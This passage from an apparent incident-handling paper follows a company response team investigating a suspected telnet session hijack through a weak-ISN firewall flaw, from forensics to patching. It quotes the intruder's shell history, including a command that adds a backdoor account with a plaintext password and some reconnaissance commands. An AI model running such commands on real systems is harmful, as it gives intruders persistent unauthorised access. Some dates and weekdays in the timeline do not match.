Perimeter Router

A Cisco 2601 router provides Internet connectivity, as well as front-line security using access lists. The router also has syslog enabled and logs to a management station.

Symantec Raptor Firewall

Symantec's Raptor Firewall 6.5.3 on Solaris 7 (SPARC) provides the second line of defense against intruders. The firewalls filters any unwanted connections that have not yet been filtered by the Cisco 2601 router and houses a series of Demilitarized Zones (DMZs) containing several multi-purpose servers.

Intrusion Detection System

The ISS RealSecure 6.5 IDS system on Solaris 7 alerts the security department of various attacks, ranging from port scans to Code Red attacks against the corporate web server. This station also logs to a back-end management station.

Management Firewall

A Nokia IP 530 Series firewall separates the security components from the management components and vice-versa. The idea behind this management firewall is to securely correlate all data exchanges between the front-end security/networking infrastructure and the back-end management infrastructure.

Server Security

The corporate servers themselves have been hardened by external security consultants, this includes removal of unnecessary software packages, limitation of the number of started services (daemons), and extensive system logging.

Layer 3 Security

The internal routers are configured with the OSPF routing protocol, as well as MD5 authentication for routing updates (Link State Advertisements – LSA's). This prevents anyone from attempting to replay or inject corrupted routing updates.

Layer 2 Security

The internal switches are configured with Virtual LANs (VLANs), which allow for separation of traffic based on a per-department, or per-server-group approach. All switches are easily managed because they reside within the same VTP (Virtual Trunking Protocol) domain. Business-critical servers are connected to switch interfaces with port security enabled, allowing only one or a group of specific MAC addresses to send and receive packets on that port.

4.2 Identification

First of all, it is important to realize that Initial Sequence Number attacks do not happen stand-alone. Generally they are combined with other types of actions performed by the attacker. Although the attacker will use the ISN vulnerability to gain access to certain system, it is not the main focus of the attack. Therefore, we can consider ISN attacks to be ways for an attacker of gaining foothold onto his target by pretending to be someone or something he is not. This brings us to our next point on spoofing. Spoofing is a way for the attacker to originate packets from a source IP not assigned to him. Spoofing attacks, as well as ISN attacks, are very hard to identify, that is, if you're not considering them as possible avenues of attack. Before continuing with the identification phase of this incident handling process, it is imperative to have an overview of the various ISN attacks, as well as spoofing attacks that may be performed against a network infrastructure.

Spoofing Attacks

An attack is considered a spoofing attack when the attacker manager to manipulate his packets in such a way that they appear to come from a different source IP than the one they are actually originating from.

ISN Attacks

There are several types of Initial Sequence Number attacks. One attack could be an attacker attempting to reverse-engineer an ISN generation algorithm using analytic or crypto-analytic techniques. Another one, such as the one described in this paper, could be an attacker actually discovering the initial sequence number of a certain connection, before another user makes that connection.

For the purpose of this paper, we consider that a simultaneous spoofing and ISN attack has occurred. As previously mentioned, these types of attacks are very rarely stand-alone occurrences. They are usually part of the bigger picture, which may be compromising a server.

Two, initially unrelated, events occurred that led to the discovery of this incident.

On Monday, July 14, 2003, at 21:01 CET, a Distributed Denial-of-Service attack appeared to have been launched against a client PC at one of the company's employee's homes. This PC belongs to a systems engineer at company XYZ and performs remote automatic backups of several systems. Helpdesk was notified of an issue when the employee contacted them at 22:00 that same evening, to report a blue screen on his Microsoft Windows machine. Initially, the helpdesk representative did not treat this as an incident, but as an isolated event where a computer had crashed for unknown reasons (which can sometimes happen with Microsoft Windows software). The employee also informed helpdesk that an automated script had just logged onto one of the systems at work to perform backups and that his connection to the server was very slow. The employee's comments were noted in the database for future reference and the user instructed to reboot his machine, after which the PC worked fine and the user re-launched the automatic backup script. At helpdesk level, the case was closed.

On Tuesday, July 15, 2003, at 09:20 CET, a systems security administrator received an email, generated by the Tripwire Host Intrusion Detection System, that two files had been modified on Mercury, the DNS server. These two files appeared to be /etc/passwd and /etc/shadow. The systems security administrator then contacted his colleagues in the systems administration team, and queried them about any user modifications made on Mercury. His colleagues told him that no changes had been made. Immediately, the Incident Response Team was notified both in writing, as well as verbally (as stated by the company's procedures) about this event.

On Tuesday, July 15, 2003, at 10:20, a meeting was held between the IRT team members to discuss this event. At the meeting, the systems security administrator described how the Mercury system had its password files changed. The administrator also included an excerpt of these modifications:

```
# cat /etc/passwd |grep 983
imap:x:983:983::/home/imap:/bin/bash
# cat /etc/shadow | grep 983
imap:$1$nzMj88yr$Fotg.9MCIoVy4ILqWuWIv.:12241:0:99999:7:::
```

Initially, the systems security administrator assumed some IMAP mail software had been installed on the system and that it had automatically created an account. After several enquiries with colleagues, this did not appear to be the case. A new Incident ID is opened, and the incident handling process takes its shape.

On Tuesday, July 15, 2003, at 11:15 CET, two IRT team members were tasked to investigate this problem. The team members immediately took the system offline, by physically plugging out the cable, and but left it in its current state. The IRT team members executed several commands in order to gather more evidence regarding the problem. The following is a log of the commands executed on the system:

```
# List modification times for password files
mercury[root] / # ls -ail /etc/passwd /etc/shadow
 129172 -rw-r--r--    1 root     root         1320 Jul  14 21:04 /etc/passwd
 129136 -r--------    1 root     root          877 Jul  14 21:04 /etc/shadow
# Last logins on the system
mercury[root] / # last |grep "Jul  14"
bkp001    pts/1        144.x.200.5      Mon Jul  14 21:00 - 21:15  (00:15)
bkp001    pts/1        144.x.200.5      Mon Jul  14 22:10 - 22:45  (00:35)
imap      pts/1        144.x.200.5      Mon Jul  14 23:03 - 23:55  (00:52)
# List new user's home directory
mercury[root] / # ls –ail /home/imap
/home/imap/:
total 28
  80241 drwxr-xr-x    2 imap     imap         4096 Jul  14 21:04 .
      2 drwxr-xr-x    5 root     root         4096 Jul  14 21:04 ..
  80243 -rw-------    1 imap     imap        17227 Jul  14 23:55 .bash_history
# List new user's executed commands
mercury[root] / # cat /home/imap/.bash_history
pwd
ls -ail
uname -a
ifconfig -a
ps -aex
w
id
ping www.google.com
traceroute www.google.com
netstat -rna
netstat -ant
```

```
netstat –anu
# List user “bkp001” history
mercury[root] / # cat /home/imap/.bash_history
….
sudo /home/bkp001/backup-server.sh /backup/`date +%Y%m%d-%H%M`-backup /dev/st0 &
sudo useradd –p 1m4pu53r imap
…
sudo /home/bkp001/backup-server.sh /backup/`date +%Y%m%d-%H%M`-backup /dev/st0 &
exit
mercury[root] / #
```

The previous output gives the IRT team a lot of information about when the system files where modified, which user had been added to the system, etc. At this point, the IRT team considers this event to be an incident, and starts deploying the incident handling procedures. One of the IRT team members adds the following statements to his chronological incident transcript:

2003-07-14 – 21:00 On Mercury:
Login from 144.x.200.5 with user “bkp001” using telnet.

2003-07-14 – 21:04 On Mercury:
New user “imap” added with “sudo useradd –p 1m4pu53r imap” command by user “bkp001” (.bash_history)

2003-07-14 – 21:04 On Mercury:
File modification: /etc/passwd, /etc/shadow due to username addition

2003-07-14 – 21:15 On Mercury:
Telnet session with user “bkp001” is ended.

2003-07-14 – 22:10 On Mercury:
Login from 144.x.200.5 with user “bkp001” using telnet.

2003-07-14 – 22:10 On Mercury:
User “bkp001” executes a command allowing him to perform daily system backup. (.bash_history)

2003-07-14 – 22:45 On Mercury:
User “bkp001” finishes the daily backup and terminates telnet session.

2003-07-14 – 23:03 On Mercury:
Login from 144.x.200.5 with user “imap” using telnet.

2003-07-14 – 23:03 On Mercury
User “imap” executes the following commands (in order):
pwd, ls –ail, uname –a, ifconfig –a, ps -aex, w, id, ping www.google.com, traceroute www.google.com, netstat –rna, netstat –ant, netstat –anu

(.bash_history)

This transcript is included in the incident documentation as well as a log of the analysis session on Mercury, performed by the two IRT team members. The IRT team does not find any other files to be modified.

On Tuesday, July 15, 2003, at 14:30 CET, the IRT team decides to question the employee performing the backup regarding the "strange" activity while logged on to Mercury. During this enquiry, the employee mentions that he had problems connecting to Mercury on Monday, July 15, around 21:00. He also mentions that his home PC had blue-screened and that his dial-up connection had gone down. The following transcript was added to the incident documentation regarding the employee's statement:

Incident ID: **2003-07-15#1** Tuesday, July 15 2003
IRT Members: XXXX XXXX 15:00 CET

On Tuesday, July 15, at 14:30, Mr. XXXXXXX was interviewed regarding inconsistent behavior on his user account on Mercury.

Mr. XXXXXXX declines having any knowledge of suspicious activity during the course of his telnet session on Mercury on Monday, July 14, at 21:00. He goes on to say that at around 21:00 that same day, his computer blue-screened for reasons unknown, and his Internet connection had been dropped.

It is the IRT Team member's opinion that a more careful examination of Mr. XXXXXX's PC is required to determine the exact cause of this incident. It is also our opinion that Mr. XXXXXX's PC may have fallen victim to compromise through one form or another, causing this incident to happen.

On Tuesday, July 14, 2003, at 16:20 CET, the IRT team analyses the employee's home computer. No traces of any intrusion or compromise are present. The IRT team members then analyze the Cisco 800 dial-up router, on which they did find a clue about the "connectivity problems" described by the employee in his earlier statement. The Cisco Router had a tremendous amount of input packets since it was last started up, only 2 days ago. The IRT team members suggest there may have been a Denial-of-Service attack launched against the employee's machine at around 21:00, on Monday July 14. The following events are added to the chronological incident transcript:

2003-07-14 – 21:00 On Mr. XXXXX's Home PC:
Computer crashed possibly due to excessive load caused by a possible Denial-of-Service attack.

2003-07-15 – 17:00 On Mr. XXXXX's Home Cisco 800 Router:
An extraordinary amount of input packets can be identified on the router.

The IRT team members have now built up several scenarios on how the attack may have occurred. They enter this information into the incident documentation:

```
Incident ID: 2003-07-15#1                          Tuesday, July 15 2003
IRT Members: XXXX XXXX                                          18:30 CET

On Tuesday, July 15, at 16:20, the IRT team performed an analysis
of Mr. XXXXXX's home computer system. No traces of any attack have
been found as of this moment. On the Cisco 800 Router, also located
at Mr. XXXXXX's premises, an unusually high number of input packets
has been detected, possibly indicating a Denial-of-Service attack.

It is the IRT team's opinion that one of two scenarios may have
caused this incident:

Scenario A: Home PC Compromise

An attacker may have compromised the home PC of Mr. XXXXXX, and
modified the scripts that connect to Mercury. The Denial-of-Service
attack may have been an attempt by the attacker to reboot Mr.
XXXXX's PC to let the changes that had been made take effect.

Scenario B: Connection Compromise

An attacker may have been able to manipulate Mr. XXXXXX's telnet
session in such a way, that he was able to inject packets into it,
allowing him to execute commands onto the system.
```

On Tuesday, July 15, 2003, at 19:15 CET, a packet sniffer has been placed on the DMZ between the external firewall (Symantec Raptor Firewall), and the perimeter Internet router. The sniffer has a specific filter on it, only allowing it to capture attempted telnet connections to Mercury. The packet sniffer detected the following packets:

```
alexis[root] / # tethereal -n -t ad -i eth0 |grep "144.x.68.3" |grep "23"
# Daily telnet connection from the real client
2003-07-15 21:00:07.780194 144.x.200.5 -> 144.x.68.3    TCP 1076 > 23 [SYN] Seq=22097375 Ack=0
Win=16920 Len=0
….
# telnet connection from a "perpetrator" using the real client's IP address
2003-07-15 22:43:04.087694 144.x.200.5 -> 144.x.68.3    TCP 56402 > 23 [SYN] Seq=332276367 Ack=0
Win=5792 Len=0
….
```

The IRT Team uses the "tethereal" software to sniff data on the network in promiscuous mode. The "-n" option specifies not to resolve hostnames, the "-t ad" options specifies for the time to be logged in the absolute date format, and the "-i eth0" option specifies tethereal to use the eth0 interface for sniffing.

On Wednesday, July 16, 2003, at 08:45 CET, the IRT team notices the telnet connections made to Mercury. The IRT team members also notice that the system connecting at 21:00 is different from that connecting at 22:43, judging by both the window sizes, and the big difference in source port. The following information is added to the chronological incident transcript:

2003-07-15 – 22:43 On Network Sniffer:
Detected a connection from what appears to be the attacker attempting to connect to Mercury using the telnet protocol.

The Incident Handlers also add a note about this in the Incident Documentation, describing their interpretation of the sniffer output.

Incident ID: **2003-07-15#1** Wednesday, July 16 2003
IRT Members: XXXX XXXX 10:00 CET

On Tuesday, July 15, at 22:43, the network sniffer placed by the IRT team captured the following packet:

2003-07-15 22:43:04.087694 144.x.200.5 -> 144.x.68.3 TCP 56402 > 23 [SYN] Seq=332276367 Ack=0 Win=5792 Len=0

We believe this packet is originating from a potential attacker. Our motivations for this are the fact that the window size and the source port are very different from those used by Mr. XXXXXX's home PC. Therefore, we do not believe that Mr. XXXXXX's home PC was actually compromised. Rather, it seems that there is a possibility that an attacker may have actually in some way manipulated the telnet session originally established on Monday, July 14, at 21:00. A possible Denial-of-Service attack that took place against Mr. XXXXXX's strengthens this theory. A Denial-of-Service attack is very often seen in relation to a TCP connection hijack. We also believe it is possible someone may have been able to take control of Mr. XXXXXX's internet connection in order to mimic (spoof) his source IP address.

The IRT Team therefore suggests to further elaborate on this issue.

Judging by the information contained within the Incident Documentation, the IRT team looks on various Internet sources for newly released TCP Connection hijacking vulnerabilities, and comes across the "Symantec Raptor Firewall Weak ISN Vulnerability." It is the opinion of the IRT team that although the company's Symantec Raptor Firewall had not yet been patched against this vulnerability, other causes might be at the heart of this attack. The attack is closed with the following entry in the chronological incident transcript:

2003-07-16 – 15:29 IRT TEAM STATUS:
It appears a possible TCP connection hijack could be at the heart of this incident. Although, no real proof exists to back up this claim, it is the IRT Team's opinion that this hijack may be related to the recently released "Symantec Raptor Firewall

Weak ISN Vulnerability", and suggests that the corporate Symantec Raptor Firewall be patches ASAP.

4.3 Containment

Unlike other attacks, the Symantec Raptor Firewall Weak ISN Vulnerability attack is not easy to contain. As previously mentioned, the attack is generally not a stand-alone attack; it is possibly combined with some form of system compromise or the like. Company XYZ's IRT team had to make several critical decisions regarding the containment of this incident. This sections attempts to describe this process in detail.

On Tuesday, July 15, 2003, at 11:00 CET, a collective IRT decision was made, in collaboration with company management, to temporarily block all access to the system and disable the Symantec Raptor Firewall's interface on the DMZ to which the Mercury system is attached. Taking this action prevented any one from tampering with any evidence and provided an isolated environment for the IRT team to analyze the system.

The IRT team used the Tripwire Host Intrusion Detection System to detect if any files had been tampered with. The following files had been tampered with:

- /etc/passwd
- /etc/shadow

Useful tools to use are the "List Open Files" or "List Not Closed Files", lsof and lncf", tools. They list which files have been opened on the system, as well as the process that is using them. It is recommended to run any analysis tools from CDROM, as they may be backdoored on the system itself. The IRT decides to use the LSOF tool and redirect it to a log file for later analysis. The following is an excerpt of the LSOF output on Mercury:

```
mercury[root] / # /mnt/cdrom/forensics/bin/lsof -l -n
COMMAND    PID    USER   FD   TYPE     DEVICE     SIZE      NODE NAME
init         1       0  mem    REG       3,2     27036     16117 /sbin/init
init         1       0  mem    REG       3,2    104560     48260 /lib/ld-2.3.2.so
init         1       0  mem    REG       3,2   1536292    112850 /lib/tls/libc-2.3.2.so
syslogd    492       0  mem    REG       3,2     27424     16115 /sbin/syslogd
syslogd    492       0  mem    REG       3,2    104560     48260 /lib/ld-2.3.2.so
syslogd    492       0  mem    REG       3,2     52492     48025 /lib/libnss_files-2.3.2.so
syslogd    492       0  mem    REG       3,2   1536292    112850 /lib/tls/libc-2.3.2.so
klogd      496       0  mem    REG       3,2     22332     16114 /sbin/klogd
klogd      496       0  mem    REG       3,2    104560     48260 /lib/ld-2.3.2.so
klogd      496       0  mem    REG       3,2   1536292    112850 /lib/tls/libc-2.3.2.so
apmd       575       0  mem    REG       3,5     16984    130937 /usr/sbin/apmd
apmd       575       0  mem    REG       3,2    104560     48260 /lib/ld-2.3.2.so
apmd       575       0  mem    REG       3,2   1536292    112850 /lib/tls/libc-2.3.2.so
```

The secondary disk, used for system mirroring, was removed from the system and confiscated by the IRT team to be put into evidence. The IRT team also uses this disk to perform forensics analysis on.

In order to ensure that none of the binaries had been tampered with, including the Tripwire one, the system was rebooted onto a bootable customized Red Hat Linux 7.3 CD, containing various binaries useful for performing forensics. The following check was done:

MD5 checksum

An MD5 checksum was executed for a series of files located on the hard disk. A precompiled list, created just after Mercury had initially been installed, is uses as a basis for comparison.

```
# cat /mnt/source/forensics/mercury-redhat73-files | xargs md5sum >>
/mnt/source/tmp/mercury.md5sum &
# diff –q /mnt/source/forensics/mercury-redhat73-files-md5sum
/mnt/source/tmp/mercury.md5sum &
#
```

The "/mnt/source/forensics/mercury-redhat73-files" is a ASCII text file containing a list binaries (with their full paths) located on Mercury. The MD5 checksum of these files is then compared with the MD5 sum of the files as they were when the system was just installed. After careful analysis of the disks, it appears the only files to have changed are indeed /etc/passwd and /etc/shadow.

Judging by the firewall logs, the attacker logged into Mercury has attempted to make the following connections, as described by the transcript:

2003-07-15 – 14:20 IRT TEAM STATUS:
After initial examination of Mercury's file systems, as well as an analysis of the firewall logs, we found the following files to have been modified:
- /etc/passwd
- /etc/shadow

The firewall logs suggest the attacker also successfully executed the PING and TRACEROUTE commands against an external server: www.google.com

To further ensure that none of the data has been compromised, a "diskdump" was made of all file systems on the hard disk recovered from Mercury. The following is the file system layout on Mercury, followed by the backup procedure.


```
mercury[root] / # df -h
Filesystem            Size  Used Avail Use% Mounted on
/dev/sda3             1.5G  170M  1.3G  13% /
/dev/sda6             2.5G  723M  1.6G  31% /home
none                  251M     0  251M   0% /dev/shm
```

```
/dev/sda5             5.8G  2.2G  3.3G  41% /usr
/dev/sda7             1.5G   96M  1.3G   7% /var
```


A new secondary hard drive is added, on which disk dumps of Mercury's file system are made. These disk dumps need to be made of the live file system, otherwise any deleted data may be lost during disk syncing at the end of the server shutdown procedure.

```
mercury[root] / # mkfs.ext2 /dev/sdb1
mercury[root] / # mkdir /sys; mount /dev/sdb1 /sys
mercury[root] / # mkdir –p /sys/forensics/2003/07/15/mercury/
# Disk Dumps (DDs) are made of the original file systems
mercury[root] / # dd if=/dev/sda3 of=/sys/forensics/2003/07/15/mercury/sda3.dd
mercury[root] / # dd if=/dev/sda5 of=/sys/forensics/2003/07/15/mercury/sda5.dd
mercury[root] / # dd if=/dev/sda6 of=/sys/forensics/2003/07/15/mercury/sda6.dd
mercury[root] / # dd if=/dev/sda7 of=/sys/forensics/2003/07/15/mercury/sda7.dd
```

The IRT team then uses the "Autopsy" and "Sleuthkit" tools by @Stake to analyze the data on the disk images. The "Autopsy" tool is a web-based front-end to the Sleuthkit, and allows for case management. The following is a screenshot of the "Keyword Search" feature of the "Autopsy" tool, allowing the incident handler to scour the disk image for patterns.



The screenshot below shows the index of the / (root) file system on Mercury. The "Autopsy" tool is also able to recover deleted files on a file system using the inode numbers, only if the file system has not yet been synced.



After careful investigation of all file systems by the incident handler, no other system or file modifications are found and the IRT considers the incident as contained. The results of the IRT team's analysis has also been logged into the chronological time line:

2003-07-15 – 17:20 IRT TEAM STATUS:
After extensive examination of Mercury's file systems, we found the following files to have been modified:
- /etc/passwd
- /etc/shadow

We suggest the following course of action:
- remove user "imap" from system
- replace telnet with ssh
- perform all system backups locally

The SCSI hard disk, recovered from Mercury, is tagged with the Incident ID, and put into secure storage under IRT control. The removal, as well as the confiscation of the hard drive, has been logged into the incident documentation and serves as future reference.

4.4 Eradication

The process of eradication can sometimes be a very complex one when dealing with the Symantec Raptor Firewall Weak ISN Vulnerability. That is because the incident handling staff may not always be aware that a hijack has occurred. They may assume a machine was compromised and used to connect to the corporate network, or that an attacker was using a yet unpublished (zero-day) exploit to get into the system. Therefore it is very important for the incident handler to be open-minded, and consider all possibilities, before making any judgment about the cause of an incident. During the course of the incident handling process described in this paper, the following was done to ensure the eradication of the problem.

On Tuesday, July 15, 2003, at 18:00 CET, the IRT team decided that it would be possible to restore the system locally, without having to reinstall from backup. In order to accomplish this, the system engineer, under the instructions of the IRT, executed the following commands on Mercury:

```
mercury[root] / # mkdir –p /tmp/forensics-2003-07-15/etc
mercury[root] / # mkdir –p /tmp/forensics-2003-07-15/home/imap
mercury[root] / # cp /etc/passwd /tmp/forensics-2003-07-15/etc/passwd
mercury[root] / # cp /etc/shadow /tmp/forensics-2003-07-15/etc/shadow
mercury[root] / # cp –R /home/imap/* /tmp/forensics-2003-07-15/home/imap
mercury[root] / # cd /tmp; tar czf MERCURY-forensics-2003-07-15.tgz forensics-2003-07-15
mercury[root] / # userdel imap
mercury[root] / # rm –rf /home/imap
```

As a follow-up to the suggestions made by the IRT, the system was also equipped with the SSH daemon, and the telnet daemon was disabled. The following commands where executed on the system:

```
# the ssh service is added to the appropriate runlevels
mercury[root] / # chkconfig --add sshd
# the ssh service is started
mercury[root] / # /etc/init.d/sshd start
mercury[root] / # export TERM=vt100; export EDITOR=vi
# the telnet service is removed from xinetd
mercury[root] / # vi /etc/xinetd.d/telnet
mercury[root] / # cat /etc/xinetd.d/telnet
# default: on
# description: The telnet server serves telnet sessions; it uses \
#       unencrypted username/password pairs for authentication.
service telnet
{
        disable = yes
        flags           = REUSE
        socket_type     = stream
        wait            = no
        user            = root
        server          = /usr/sbin/in.telnetd
        log_on_failure  += USERID
```

```
}
# the backups are added to crontab, and are executed automatically daily at 21:00 CET
mercury[root] / # crontab -e
mercury[root] / # crontab -l
# DO NOT EDIT THIS FILE - edit the master and reinstall.
# (/tmp/crontab.3653 installed on Tue Jul 15 18:40:19 2003)
# (Cron version -- $Id: crontab.c,v 2.13 1994/01/17 03:20:37 vixie Exp $)
0 21 * * * /home/bkp001/backup-server.sh /backup/`date +%Y%m%d-%H%M`-backup /dev/st0 &
mercury[root] / #
```

The IRT enters the modifications into the incident documentation as follows:

```
Incident ID: 2003-07-15#1                          Tuesday, July 15 2003
IRT Members: XXXX XXXX                                        19:00 CET

On Tuesday, July 15, at 19:00 CET, the Mercury system was restored
to it's original configuration. This was done by removing and
editing certain files, previously modified by the attack (see
"MERCURY-forensics-2003-07-15.tgz" for more information). On
Mercury, the inherently insecure telnet service has now been
replace by the OpenSSH daemon. The daily system backup, is now no
longer permitted to be executed from Mr. XXXXX's home PC.
Therefore, Mercury's system administrator has added an entry in
crontab, allowing daily execution of the following script at 21:00
CET:

/home/bkp001/backup-server.sh  /backup/`date  +%Y%m%d-%H%M`-backup
/dev/st0 &
```

The following entries were made into the chronological incident transcript:

2003-07-15 – 19:00 IRT TEAM STATUS:
Mercury has been restored to its original status. The telnet daemon has been removed and replaced by the SSH daemon. The system backup script is now executed locally on Mercury and has been added to crontab.

On Wednesday, July 16, 2003, at 16:00 CET, the IRT found a possible cause for this incident. It appears a recently published vulnerability in Symantec's Raptor Firewall may be at the root of this incident. The Symantec Raptor Firewall, running on Solaris 7, is also patched with this latest hot-fix, and the modification is also entered into the incident documentation. The following hot-fix has been downloaded by the security administrator and applied to the Symantec Raptor Firewall: ftp://ftp.symantec.com/public/updates/vpn-653-3des.tar

```
Incident ID: 2003-07-15#1                        Wednesday, July 16 2003
IRT Members: XXXX XXXX                                        16:30 CET

On Wednesday, July 16, at 16:30 CET, Symantec Raptor Firewall has been
patched with the "vpn-653-3des" patch. This patch fixes what we assume
to be the root cause for this incident: "Symantec Raptor Firewall Weak
```

ISN Vulnerability." More information regarding this vulnerability is available at the following locations:

http://www.securityfocus.com/archive/1/285729
http://www.symantec.com/techsupp/bulletin/archive/firewall/082002firewall.html

The following log entry was made into the chronological incident transcript:

2003-07-16 – 16:30 IRT TEAM STATUS:
A vulnerability in the Symantec Raptor Firewall product appears to be the cause of this incident. The firewall has now been patched to fix this problem. The IRT considers this vulnerability, as well as any harm caused by the attack, to be eradicated at this point in time.

4.5 Recovery

Recovery is probably the most crucial point of the incident handling process. This is where a final validation is done to ensure that all the eradication procedures have been correctly followed and where a collective IRT decision is made on putting the system back into a production environment. Therefore, a set of thorough tests and validations are required to guarantee the system is ready to be put into production again.

In any incident handling investigation, this final validation should include:

- audit (local system audit, external scan, etc.)
- updates to relevant documentation
- continued monitoring of the system (network sniffing, etc.)
- updates to similar systems that may also be at risk due to this vulnerability

On Tuesday, July 15, 2003, at 19:00 CET, the IRT team members decide to perform a scan against Mercury, to ensure that the machine has been properly restored and secured. The scan was executed with the Nessus scanning utility and yielded no apparent vulnerabilities to be present on the system. In addition to the scan, systems engineers examined the system to guarantee all the appropriate services were running. Updates were made to the system's documentation including the following references:

- Telnet daemon has been replaced by Secure Shell daemon
- System backup script has been added to crontab for automatic daily local execution at 21:00 CET
- All passwords on the system have been changed

At 19:45 CET, Mercury's system status had been changed from "Offline" to "Online", with approval of the IRT, systems, and security teams. At 19:50 CET, the security team re-enabled the DMZ interface, on which Mercury is connected, of the Symantec Raptor Firewall. The telnet protocol was replaced by the SSH protocol as shown in the following snippet of the firewall policy:

Original Firewall Policy

Source IP	Source Port	Dest IP	Dest Port	Action
...	...	…	…	…
144.x.200.5	53/tcp	144.x.68.3	53/tcp	Allow
144.x.200.5	*Any*	*144.x.68.3*	***23/tcp***	*Allow*
144.x.200.9	Any	144.x.68.3	80/tcp	Allow
…	…	…	…	…

Modified Firewall Policy

Source IP	Source Port	Dest IP	Dest Port	Action
...	...	…	…	…
144.x.200.5	53/tcp	144.x.68.3	53/tcp	Allow
144.x.200.5	*Any*	*144.x.68.3*	***22/tcp***	*Allow*
144.x.200.9	Any	144.x.68.3	80/tcp	Allow
…	…	…	…	…

The following information has been entered into the chronological incident transcript:

2003-07-15 – 19:45 IRT TEAM STATUS:
After extensive testing and analysis of the system, it is our opinion, shared by the systems and security teams that the system is in "good" condition. Therefore, Mercury has been reinserted into a production environment as of Tuesday, July 15, 2003, at 19:45 CET.

On Wednesday, July 16, 2003, at 17:00 CET, the IRT, networking, and security teams performed a final validation of Symantec's Raptor Firewall. The goal of this validation was to verify if the "Symantec Raptor Firewall Weak ISN Vulnerability" had indeed been eradicated after the patch was installed. The following output was gathered when probing the firewall using the "isnprober" tool:

```
alexis[root] /tools/isnprober-1.02/ # ./isnprober -i eth0 144.x.68.3:22

-- ISNprober / 1.02 / Tom Vandepoel (Tom.Vandepoel@ubizen.com) --

Using eth0:144.x.200.5
Probing host: 144.x.68.3 on TCP port 22.
```

Src Port	Host:port	ISN	Delta
1165	144.x.68.3:22	621557840	
1165	144.x.68.3:22	-862839205	-1484397045
1165	144.x.68.3:22	-1044091515	-181252310

As shown by ISNProber, the Initial Sequence Number no longer remain constant, therefore an attempt by an attacker to carry out an attack against the "Symantec Raptor Firewall Weak ISN Vulnerability" would fail.

The IRT Team members further note this development in the chronological incident log and change the incident's status to "closed". Company XYZ also decides not to seek any legal action against the attacker, although suspicions are high that the attacker is actually a former employee of the company.

4.6 Lessons Learned

